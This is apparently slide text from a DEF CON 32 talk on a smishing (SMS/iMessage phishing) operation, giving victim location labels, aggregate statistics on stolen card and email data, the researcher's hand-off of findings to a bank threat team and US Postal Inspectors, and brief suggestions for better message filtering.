济南市
서울
대한민국
中国
兰州市
تهران
افغانستان
اسلام آباد
کابل
西安市
郑州市
徐州市
福岡市
اصفهان
ایران
شیراز
پاکستان
لاہور
南京市
成都市
宜昌市
武汉市
上海市
重庆市
长沙市
南昌市
温州市
Jaipur
नेपाल
काठमाडौं
Lucknow
昭通市
吉安市
邵阳市
昆明市
贵阳市
臺北市
泉州市
الإمارات العربية المتحدة
مسقط
کراچی
Ahmedabad
Bhopal
India
南宁市
广州市
Hà Nội
海口市
বাংলাদেশ
চট্টগ্রাম
Surat
Mumbai
Hyderabad
ประเทศลาว
Việt Nam
Manila
Pilipinas
ประเทศไทย
Bengaluru
இலங்கை
Medan
Singapore
Malaysia
Borneo
Palembang
Indonesia
Jakarta
Surabaya

VICTIMS


Victims
Non-proxy IP
Proxy IP


Victims
Ottawa
Toronto
México
Ciudad de México
La Habana
The Bahamas
Cuba
Kingston
Ciudad de Guatemala
Honduras
Nicaragua
Maracaibo
Non-proxy IP
Proxy IP


INTERESTING STATS
INTERESTING STATS

INTERESTING STATS

- Top 3 States:
  - CA: **141,425**
  - TX: **119,358**
  - FL: **100,368**
- Top 3 email domains
  - Gmail: **93,674**
  - iCloud: **15,412**
  - Yahoo: **12,684**

INTERESTING STATS

- Average CC numbers per entry: **2.48**
- Number of .edu emails: **471**
- Number of .mil emails: **3**
- Number of .gov emails: **17**

WHAT HAPPENED WITH ALL THIS DATA?

LOOKING FOR HELP

- Gathered info on admins and victims
- No one seemed to want it though
    - No response from Post Inspector’s or FBI
- But finally someone reached out…



THE BANKS

- One of the major banks threat intelligence teams
    - Met with me and used victim information to identify customer within their bank
    - Shared victim data with other bank's teams to do same
    - Got me in touch with the US Postal Inspector's through a contact there.



INVESTIGATION

- Shared admin + victim data with USPI along with chats with Wang Duo Yu
- Hard for them to identify victims in these cases
- Investigation is ongoing it seems
    - No updates



HOW CAN WE FIX THIS GROWING ISSUE?

- Not an expert in the SMS & iMessage/IOS fields...
- But I do think some better client-side filtering and detections would be nice.
- Third party integrations, like Truecaller as an example, are a good start.

THANK YOU DEF CON 32

Engage!